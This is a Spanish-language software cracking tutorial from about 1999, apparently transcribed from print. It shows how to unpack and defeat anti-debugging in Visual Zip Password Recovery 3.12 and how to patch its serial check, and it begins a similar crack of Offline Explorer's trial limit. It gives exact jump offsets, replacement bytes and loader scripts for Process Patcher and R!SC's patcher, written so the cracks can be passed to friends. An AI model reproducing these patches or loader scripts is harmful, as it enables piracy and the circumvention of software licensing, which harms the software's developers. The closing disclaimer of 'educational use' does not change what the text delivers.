Como habréis observado es todo un proceso el descomprimir el ejecutable, quitarle la protección anti debugger y Dasm, y luego el proceso típico para crackearlo bien sea con SoftIce O con Un desensambldor, enfin luego viene el pequeño inconveniente de que has crackeado el programa con el ejecutable descomprimido, pero claro si haces el correspondiente crack para dárselo a algún colegui a este no le servirá de nada, a no ser que le expliques el movidon del procdum , ejecutables comprimidos PE que se descomprimen en memoria etc.

Bueno pues hoy pondremos remedio a ese tipo de inconvenientes, Como¿?? Crearemos un Loader, Y que es un Loader???? Un loader es un ejecutable que haremos nosotros que se encarga de crackear el programa cuando se esta ejecutando, ósea cuando se descomprime en la memoria, este tipo de cracks se usan para programas que en frío (en parado, sin ejecutar) no podemos acceder al código que tenemos que modificar para que quedase crackeado, por lo tanto siempre que tengamos que ejecutar el programa víctima tendremos que correr el loader primero (ejecutamos el loader y este carga el programa víctima y lo crackea temporalmente) este tipo de cracks si se los podréis dar a los coleguis, porque solo funcionaran con el ejecutable original (en su estado normal, ósea comprimido)

AL ATAKE

PARTE 1

La víctima es (redoble) takatkakakakakk. Visual Zip Password Recorvery Processor V3.12 MultiComputer. A mi juicio es la mejor herramienta para encontrar las password a los archivos Zip, Cuenta con muchas opciones para sacar password largas, a diferencia de lo típicos Advaced Zip Password o Ultra Zip Password Cracker el Visual Zip combina automáticamente metodos de crackeo, no lleva el proceso de crackeo típico y secuncial de 1,2,3,4 así hasta millones de passwods ,sino que va alternando 10000, 4258, 98885 . Los usuarios registrados cuentan con un super diccionario para el programa, que lo podemos bajar de la Web, pero este esta encryptado y si lo intentas usar y no tienes registrado el programa, te escupirá una pantalla diciendo que eres un delincuente, y puedes ser perseguido y encarcelado, y encima te cuelga el ordenata (que cabron..) bueno veremos la forma de desencryptarlo.

Lo podéis coger de:

http://ftechsoft.hypermart.net/vzprp312.zip (480KB)

http://ftechsoft.hypermart.net/dictv.zip (4,3MB) (Diccionario no es necesario)

Herramientas: ProcDump, W32dasm, Hexedit, y para crear los loader necesitamos

Saber programar y hacernos nuestro propio ejecutable o conseguir uno de los siguientes programas Process Patcher 3.0 O el R!SC's PROCESS pATCHER v1.2i estas dos herramientas funcionan mediante Scripts los dos son fabulosos para crear un loader, aunque yo prefiero el segundo, ya que este convierte el Script en un ejecutable .exe Cualquiera de los dos ocupan muy poco.

Los podéis coger de:

Proces Patcher 3.0

http://karpoff.welcome.to


R!SC's PROCESS pATCHER v1.2i

PARTE 2

Comportamiento del Programa: este programa no nos da limitación en cuanto a tiempo se refiere, pero solo nos permite Passwords de 5 dígitos, y tampoco nos permite password con mayúsculas con lo cual no nos sirve para nada. Tenemos la opción de registrar el programa introduciendo nombre y S/N.


Atakes: Bueno podríamos directamente localizar un S/N valido, pero estos programas tienen especial dificultad para localizarlo, o por lo menos para mi es difícil, por lo tanto intentare localizar la rutina que comprueba que el S/N sea valido o no y la manipularemos en beneficio nuestro,

A Crackear lo primero lógicamente instalar el programa, hacemos una copia del ejecutable vzprp.exe y abrimos el ProcDump seleccionamos la opción Unpak y nos muestra los algorritmos de descompresión que podemos utilizar.




Cuando tengamos que descomprimir un programa PE con el ProcDump, os aconsejo que seleccionéis el algoritmo de descompresión standard, Generalmente es el que nos descomprimirá mas ejecutables, en este caso lo descomprime creando un ejecutables de 684 KB , pero desgraciadamente al ejecutarlo me hizo Bommmm, pense que era debido a que todavía conservaba el Entry Point (DIRECCION DE MEMORIA DONDE EMPIEZA HA EJECUTARSEE EL PROGRAMA) del ejecutable pequeño (claro un ejecutable comprimido PE cuando lo ejecutamos entra directo a una dirección de memoria donde empieza a descomprimir el programa en memoria para que este sea funcional, si nosotros lo descomprimimos el ejecutable ya no tiene que descomprimirse en memoria, por lo tanto va directo a la dirección de memoria donde empieza la ejecución el ENTRY POINT Con lo cual el pequeño entra en un punto y el grande en otro) pero lo comprobé con el SoftIce y el Entry Point era el correcto. Por eso siempre que descomprimáis un ejecuable PE lo primero a provarlo.

Bueno pues esta claro que el Algoritmo standard no es el adecuado. Yo lo descomprimí con el SoftIce, porque me gusta coger practica con las herramientas que utilizamos , ya os he dicho muchas veces que yo también soy un novato en esto, hace 6 o 7 meses no sabia lo que era un crack creerme que es cierto, así que podéis hacerlo con el softice (en le manual anterior os recomendé un tutorial sobre el procdump, hay veréis como hacerlo con el softice) o con el ProcDump algoritmo de descompresión PEPack ya sabéis como no?? En Unpak seleccionáis PEPack aceptáis y se abre el menú para escoger el ejecutable a descomprimir seleccionáis la Copia de vzprp.exe pulsamos abrir y se ejecutara el programa a la vez que sale una ventana de opción así



Aceptáis y en unos segundos se abrirá el menú para guardar el nuevo archivo descomprimido, es muy importante que lo probéis, este funciona a la perfección.

Si intentamos registrarnos nos sale un nagscreen diciendo Password id Inalid así que desensamblamos el ejecutable descomprimido con el W32dasm y no muestra datos, y si probamos con el softice lo mismo, que pasa que tiene protección anti debuggers y anti dasm y seguramente antitodo. Pero en el capitulo pasado ya vimos el truco para quitarle esta protección, ósea que vamos al ProcDump Nuevamente y pulsamos PE Editor y editamos el ejecutable que hemos descomprimido concretamente el que vallamos a desensamblar, asegurate de que no estas utilizando ese ejecutable (que no lo tienes cargado en el W32dasm ni en ninguna otra utilidad y que no este en ejecución) por que no podríamos modificarlo a nuestro gusto J cuando lo tengáis en PE edit pulsáis la opción Sections, y se abrirá una ventana con la cabeza del ejecutable concretamente algo así.



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
CODE	000D0000	00001000	00056C00	00000400	C0000040
DATA	00003000	000D1000	00001800	00057000	C0000040
BSS	00003000	000D4000	00000000	00058800	C0000040
.idata	00003000	000D7000	00001200	00058800	C0000040
.tls	00001000	000DA000	00000000	00059A00	C0000040
.rdata	00001000	000DB000	00000200	00059A00	C0000040

Aquí tenemos como primera opción en la lista CODE y en Characterisrics el numero C0000040 HE aquí la protección anti debugger, dasm etc, solo tenemos que pulsar con el botón derecho del ratón sobre la palabra CODE, se desplegara un menú y escogemos edit sections y modificamos el C0000040 POR E0000020 no me preguntéis por que, ya que no lo se lo ley en un manual y siempre me funciona, unas veces encontrareis en name la primera CODE como es este el caso otras veces seguramente encontrareis otros nombres, siempre modificar el que esta en primer lugar, (claro si tiene la protección anti Debugg.)

Ahora probamos a desensamblarlo y perfecto, por donde empezamos???

Intentemos localizar Password is Invalid o Thank you for register , Ya sabéis como siempre, y la primera que vemos es Password is Invalid Cliqueamos encima de la frase y nos llava a

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

:0047B158(C)

:0047B2E5 6A00              push 00000000
:0047B2E7 668B0D28B34700    mov cx, word ptr [0047B328]
:0047B2EE B201              mov dl, 01

* Possible StringData Ref from Code Obj ->"Password is invalid!"
|
```

:0047B2F0 B854B34700 mov eax, 0047B354 à Aparecemos Aquí.

```
:0047B2F5 E86248FDFF call 0044FB5C
```

Figaros en la línea que esta resaltada en rosa encima del aviso de error

```
Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0047B158(C)
```

Sabéis que quiere decir esto???? Veis que hay una dirección de memoria |:0047B158(C) Bien pues lo único que nos dice esto es que desde esa dirección de memoria se llega hasta esta parte del código mediante un salto (je jne), esta información es fabulosa

Y encima si miramos un poquito mas arriba tenemos el código de validación del registro

Osea que esto nos queda así.

```
* Possible StringData Ref from Code Obj ->"Thank You for support!"
|
:0047B2D9 B834B34700      mov eax, 0047B334
:0047B2DE E87948FDFF      call 0044FB5C
:0047B2E3 EB15             jmp 0047B2FA

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0047B158(C)
|
:0047B2E5 6A00            push 00000000
:0047B2E7 668B0D28B34700 mov cx, word ptr [0047B328]
:0047B2EE B201            mov dl, 01

* Possible StringData Ref from Code Obj ->"Password is invalid!"
|
:0047B2F0 B854B34700      mov eax, 0047B354
:0047B2F5 E86248FDFF      call 0044FB5C
```

Bueno pues parece muy sencillo no en

0047B2D9 B834B34700 Thank You for support

En

0047B2E5 6A00 nos informa que un salto llega hasta aquí

En

0047B2F0 B854B34700 Password is invalid

Lo veis tan sencillo como yo??? Lo primero que hacemos es comprobar que tipo de salto llega hasta el código de error, para ello en el W32dasm pulsamos la opción GOTO y

Goto Code Localitation hay es donde tenemos que meter la dirección de memoria que teníamos marcada en rosa antes ósea 0047B158 aceptamos y oye que increíble nos lleva a

:0047B158 0F8587010000 jne 0047B2E5

veis que si este salto se ejecuta nos lleva directos al Password is invalid saltándose Thank You for support que es el mensaje de que acepta el registro, que nos interesa a nosotros?? pues lógico que no se ejecute el

salto y para hacerlo tenemos que realizar los siguientes cambios.

0047B158 0F8587010000 jne 0047B2E5 PoR 0047B158 0F8487010000 je 0047B2E5

O TAMBIEN

0047B158 0F8587010000 jne 0047B2E5 PoR 0047B158 909090909090

yo la opcion que recomiendo es la segunda, si no se tiene que ejecutar el salto lo mejor es eliminarlo no os parece, en cualquier caso hacer lo que queráis. Localizamos el OFFSET y con un editor HEX editamos una copia del ejecutable descomprimido y localizamos los bytes a modificar, en el OFFSET 7A758 Encontramos nuestro salto

0F85 8701 0000 y lo cambiamos por 9090 9090 9090 ahora salvamos los cambios y a probar sin nos acepta cualquier S/N.

Y en efecto a funcionado acepta el S/N que metamos y elimina las limitaciones, incluso ahora podemos utilizar el diccionario que da la empresa de este programa ya que nos lo desencriptara , pero tenemos un problema muy típico, si cerramos el programa y lo ejecutamos nuevamente no mantiene el registro, aunque para este programa no seria un problema esto, ya que no es tan molesto ir a register y sin meter ningún dato pulsar aceptar y el programa queda 100% funcional.

Pero así no tiene gracia hagamos el crack perfecto, Bueno parece ser que cuando el programa se ejecuta hace otra comprobación para ver si estamos registrados o no, quizás se trate de la misma rutina que es llamada desde otro punto del programa o quizás sea una nueva ruina de comprobación, lógico seria que si

0047B158 0F8587010000 jne 0047B2E5 este salto era el que nos llevaba a la rutina de error bien podría existir otro salto o un call que llamase a la misma dirección, busquemos con la opción find text (la linterna) la dirección 0047b2e5 pero desgraciadamente no hay mas llamadas a ese punto, cambiemos de táctica cuando el programa esta registrado podemos ver en la parte inferior un texto que pone

system messages pero cuando esta en evaluación el texto cambia a Unregistered Version

Intentemos atacar por aquí vamos a buscar en el W32dasm Unregistered Version y veremos si podemos hacer algo cliqueamos sobre la frase y aparecemos en

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00475F4F(C)
|
:00475F66 33D2           xor edx, edx
:00475F68 8B8300030000  mov eax, dword ptr [ebx+00000300]
:00475F6E E88974FBFF    call 0042D3FC

* Possible StringData Ref from Code Obj ->"Unregistered version!"
|
:00475F73 BAA05F4700 mov edx, 00475FA0 aparecemos aqui
```

Yo estoy buscando un salto que evite que se imprima este mensaje y tenemos uno en

:00475F26 7574 jne 00475F9C

Pero por mas que lo manipulemos no nos registra el programa.
Si cliquiemos nuevamente sobre Unregistered Version vemos que cambiamos de dirección ousease que hay otra llamada a este texto. Aparecemos en.

```
* Possible StringData Ref from Code Obj ->"Unregistered version!"
|

:0047AA89 BA98AB4700 mov edx, 0047AB98 aparecemos aqui
:0047AA8E E8A92AFBFF   call 0042D53C
:0047AA93 A1FCDE4700   mov eax, dword ptr [0047DEFC]
:0047AA98 C60000       mov byte ptr [eax], 00
:0047AA9B 8B87DC020000 mov eax, dword ptr [edi+000002DC]
```

ahora como antes quiero encontrar algo que haga que no se imprima este texto Unregistered versión Busco por encima del texto en busca de un salto o una llamada call

y justo encima tenemos un salto muy sospechoso porque le precede una comprobación de tipo cmp que supongo que hará algo así si todo esta correcto le paso a je el valor adecuado para que salte evitando imprimir Unregistered version si algo esta mal le digo a je que no se ejecute y así imprime Unregistered version lo entendéis, como siempre os digo estos son mis razonamientos, y puede que no sean del todo correctos, bueno veamos el salto que os estoy comentando.

:0047AA79 807DD000 cmp byte par [ebp-30], 00 -- COMPARACION

:0047AA7D 0F8481000000 je 0047AB04 – SI NO SALTA IMPRIME EL MENSAGE DE ERROR

Bueno tenemos que hacer que salte para evitar Unregistered versión tenemos que convertir el salto en un salto incondicional JMP (que salte siempre) tenemos un je de 6 Bytes no es el típico salto de dos bytes (7401 je, 7531 jne)

Como ya he explicado en manuales anteriores como saber cuales son Los Bytes nuevos que sustituirán a 0F8481000000 esta vez no me perderé en detalles, si alguno no sabéis como hacerlo consultar los manuales anteriores que hay en mi Web. Bueno para convertirlo en un salto incondicional vamos a el editor HEX y en el offset 7a07d sustituimos

0F84 8100 0000 Por E982 0000 0000

Y ahora salvamos los cambios y probamos, olee perfecto ya se inicia sin ninguna restriccion y nos permite utilizar el diccionario encriptado que da el programador a los usuarios registrado. Bueno pues ya esta, para que os ocupe menos el ejecutable que habéis crackeado podéis comprimirlo con cualquier compresor PE. Ya sabéis que si hacéis el crack de los ejecutables descomprimidos solo os sirven a vosotros, ya comente esto en la introducción de este manual.

Ahora veremos como hacemos un loader para poder utilizar el crack con el archivo original (comprimido) primero os explico como hacerlo con el Process Patcher 3.0

Bueno ya lo tenéis instalado y habéis leído como funciona, yo os mostrare el Script.

Con cualquier editor de textos (el bloc de notas es perfecto) editamos el archivo ppatcher.ppc que viene como ejemplo con el Process Patcher 3.0 esto es para que os agais una idea de cómo hay que poner los datos, y en otra ventana del bloc de notas escribimos lo siguiente.

```
#Process Patcher Configuration File

Version=3.0

DisplayName= Visual Zip Password Recorvery 3.12 --- Nombre del programa

Filename=vzprp.exe --- NOMBRE DEL ARCHIVO

Filesize=289280 --- TAMAÑO EN BYTES DEL ARCHIVO (EL ORIGINAL)

Arguments=/shell --- OPCIONES LEER EL README

WaitInfinite=false --- OPCIONES LEER EL README

Address=0x47AA7D:0x0F:0xE9 -- DIRECCION DE MEMORIA:BYTE ORIGINAL:BYTE NUEVO

Address=0x47aa7E:0x84:0x82

Address=0x47aa7F:0x81:0x00

Address=0x47aa80:0x00:0x00

Address=0x47aa81:0x00:0x00

Address=0x47B158:0x0f:90

Address=0x47B159:0x85:90

Address=0x47B15a:0x87:90

Address=0x47B15b:0x01:90

Address=0x47B15c:0x00:90

Address=0x47B15d:0x00:90
```

Este es para el proces patcher v3 copiais todo al bloc de notas menos lo que esta en rojo y lo guardais como archivo.ppc, seguidamene cogéis el proces patcher v3 y lo copiais al directorio donde tengáis instalado el Visual zip. Para que podamos ejecutar el archivo.ppc como si seria un ejecutable seguir los siguientes pasos.

Abrimos una ventana a MS/DOS que este en el directorio donde tenemos instalado el Visual Zip y en la línea de comandos del DOS ponemos C:\ppatcher.exe /shell con esto conseguimos asociar la extensión .ppc al procees patcher con lo cual desde windows si cliqueamos sobre nuestro archivo.ppc este funcionara como ejecutable, pero debéis tener instalado el proces patcher v3 en el mismo directorio donde tenéis el visual zip cuando ejecutéis archivo.ppc este ara que se ejecute Visual Zip y lo crackeara en memoria , eso si cada vez que tengamos que utilizar el visual zip deberemos ejecutar archivo.ppc y este se encarga de ejecutar nuestra víctima, Claro que vosotros como tenéis los ejecutables descomprimidos y crackeados no necesitáis esto, ya que podéis utilizar el ejecutable crackeado nuevamente comprimido con un PE o sin comprimir.

Que tenéis un colega que tiene el programa y quiere un crack pero no tiene idea de procdum ni de nada similar, pues le dais el archivo.ppc (con el proces Patcher claro)

Si!! ya se, que lo ideal para nuestros colegas seria darle un loader pero un archivo.exe sin tanto royo, bueno pues para eso tenemos el R!SC's PROCESS pATCHER v1.2i

La ventaja de este es que convierte el script en un ejecutable .exe. os explico.

Ya de por si nos trae bastantes ejemplos para que no tengamos ningún problema a la hora de crear nuestro script

abrimos el bloc de notas y copiamos esto

L=2000 ---- Tiempo de retardo por se ejecuta el programa y no le da tiempo a partchearlo los valore son en mlsegundos(creo)

F=vzprp.EXE: ---- NOMBRE DEL ARCHIVO A CRACKEAR

O=karpoff.exe: ---- NOMBRE DEL SCRIP ESTE PARA QUE LO CONVIERTA EN UN EJECUTABLE .EXE

P=47AA7D/0f,84,81,00,00/E9,82,00,00,00: ----p=DIRECCION DE MEMORIA/BYTES ORIGINALES/BYTES NUEVOS

P=47B158/0F,85,87,01,00,00/90,90,90,90,90,90:

$

ESTE ES EL SCRIPT QUE TENEIS QUE COPIAR

L=2000

F=vzprp.EXE:

O=karpoff.exe:

P=47AA7D/0f,84,81,00,00/E9,82,00,00,00:

P=47B158/0F,85,87,01,00,00/90,90,90,90,90,90:

$

tenemos que guardar esto con el nombre que querais pero con la extensión .rpp

ahora como lo con vertimos en un .exe vamos al directorio done tenemos instalado el R!SC's PROCESS pATCHER v1.2i ejecutamos el archivo rpp.exe y nos pedirá mediante un menú de búsqueda de archivos, el script.rpp que queremos convertir en un ejecutable .exe lo seleccionáis y tenéis un loader como dios manda, este si se lo podéis pasar a lo colegas.

Pues nada mas solo decir que este programa me lo sugirió Erika mediante un Email, ya que parece no haber ningún crack para este programa, también deciros que ya hay un versión nueva de el Visual Zip Recorbery concretamente la versión 3.2 esta versión no aporta nada nuevo en lo que a utilidad se refiere, solo ha cambiado su entorno gráfico que ahora cuenta con botones gráficos, y aparte necesita bastantes mas recursos para su funcionamiento, también lo he crackeado aunque me costo mas por que tiene mas protecciones, pero con este manual y un poco de paz_y_ciencia no tendréis ningún problema para crakearla.

Espero que me halla expresado bien, como siempre digo no es fácil escribir cuesta expresarte en un texto y requiere mucho tiempo.

Con cualquier duda no tengáis reparo en mandarme un email, contesto a todos los email.

Un saludo para todos/as (karpoff)

Kf_karpoff@hotmail.com

http://welcome.to/karpoff

http://come.to/karpoff

http://karpoff.exit.de

http://karpoff.tsx.org

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial.

Karpoff spanish Tutor 2000

Tutoríal de Crackeo Para Newbies desde Cero 11/09/99

Por Karpoff ## GRUPO KF_CRACK KARPOFF-NEW 98/99

PROYECTO 10

Parte 1

Hola Coleguis Otro mas, la verdad es que hacer un manual de estos me lleva algunas horas (aunque creáis lo contrario) así que no tengo tiempo casi ni para comer, pero si os sirven de algo es suficiente, y por los emails que recibo se que alguien los lee uff.

Estamos en el manual nº 10, hemos utilizado el W32dasm, el Softice, y un HEXedit

Hoy incorporo una herramienta mas que cada vez es mas necesaria, se trata del ProcDump. Cada vez son mas los programadores que utilizan Compresores PE (Portable Ejecutable), estos compresores (petite, neolite, hasky etc) lo que hacen es comprimir el ejecutable de un programa dado, pongamos como ejemplo el Offline Explorer v1.2 178 BETA 3ftp://ftp.datacomm.ch/.3/tucows/files4/oebsetup.exe , SI instalamos este programa veremos que su ejecutable ocupa exactamente 448KB y descomprimido con ProcDump ocupa 1.087KB y los dos funcionaran igual, La mayoría de los programas hoy en día son programados con lenguajes visuales (visual basic, visual C+ etc.) y claro esto genera una cantidad sobrada de código fuente creando ejecutables gigantes, de hay que los programadores se vean obligados a utilizar algún remedio. Pero que tiene esto que ver con el cracking ¿?

Bueno explico como funciona un programa comprimido con el ProDump (RODOLFO esto va para ti y tu pregunta sobre la compresión del Cpasos)

Al ejecutar el programa lo primero que hace es descomprimirse en la memoria y a partir de hay su ejecución es normal, como nos perjudica esto a nosotros los crackers¿? Pues seguramente alguna vez habéis ido a desensamblar un programa que solíais crackear en versiones anteriores, y de repente la nueva versión no se desensambla o si pero no nos muestra casi nada de código, y si estamos utilizando el softice estamos viendo código que no podremos manipular, ya que si localizamos con el softice un salto (je jne) que sea vital para hacer el crack (ósea que sea el salto que tenemos que parchear para que el programa quede crackeado) y apuntamos su dirección de memoria y el OFFSET, cuando lo editemos con el editor HEX posiblemente no estará ni la dirección de memoria ni el salto localizado, por que¿? Por que como he dicho el programa al ejecutarse se descomprime en memoria, ósea que en frío nunca podremos acceder a ciertos procesos del programa, con lo cual el programador tiene un programa que ocupa menos y además para el cracker mas complicado, (cuanto mas grande sea el reto a la hora de crackear mejor, de eso se trata no¿?) para este tipo de programas el tipo de crack que se suele hacer es un loader. Que es un loader ¿? es un crack que hace sus parcheos mientras se ejecuta el programa, en un proceso de la memoria, pero nunca queda definitivamente crackeado, siempre que tengamos que ejecutar el programa, tendremos que ejecutar primero el loader y este se encarga de correr el programa y parchearlo en memoria.

En esta dirección tenéis un manual sobre las funciones del ProcDump Es obligatorio leer este manual

http://www.wco.com/~micuan/WKT/pdumptut.htm

Y aquí tenéis el ProcDump en su ultima versión

http://w3.to/protools lo encontrareis en la sección Umpakers, os recomiendo que os bajeis de esta pagina algún compresor PE como el Petite por que lo utilizaremos los compresores están en la sección Pakers

PARTE 2

Y ya sin mas vamos a empezar con la víctima, habíamos dicho que el programa escogido era el conocido Offline Explorer v1.2 178 BETA 3 tengo que decir que cuando empece a escribir este Tutorial, la versión del Offline Explorer era la Beta 2, y a la hora de buscar las direcciones para que bajaseis el programa ya había una nueva versión la Beta 3, la podéis coger de:

Ocupa (508KB)

ftp://ftp.datacomm.ch/.3/tucows/files4/oebsetup.exe

ftp://ftp.ntua.gr/pub/pc/tucows/files4/oebsetup.exe

Este programa es una gran utilidad para vajarnos paginas Web enteras, par poder verlas offline, cuenta con un pequeño navegador y es bastante rápido a la hora de descargar paginas y archivos.

Herramientas: W32dasm, ProcDump, y un editor HEX.


Comportamiento del programa: este programa nos da una evaluación de 30 días, pasado este tiempo nos muestra un nag con la opción de registrarnos mediante nombre y numero de serie, si no aciertas con el registro se cierra automáticamente sin posibilidad de poder utilizar ninguna función del programa.

Ataque: Lo mas limpio seria localizar un S/N valido para registrarnos, pero de lo que se trata es de aprender a utilizar las herramientas.

Localizaremos la rutina que verifica si ha finalizado la evaluación o no, manipulándola en nuestro beneficio, con lo cual simularemos estar registrados.


A trabajar: **IMPORTANTE** como acabamos de descargar el programa lógicamente no esta caducado, para seguir sin dificultad este manual **RECOMIENDO** Que adelantéis la fecha de vuestro Windows unos 35 días para poder utilizarlo como caducado (una vez restaurada la fecha el programa vuelve a su estado de evaluación)

Instalamos el programa, Intentemos desensamblar OE.exe con el W32Dasm y como os había comentado no muestra código así que abrimos el ProcDump y este es su aspecto.



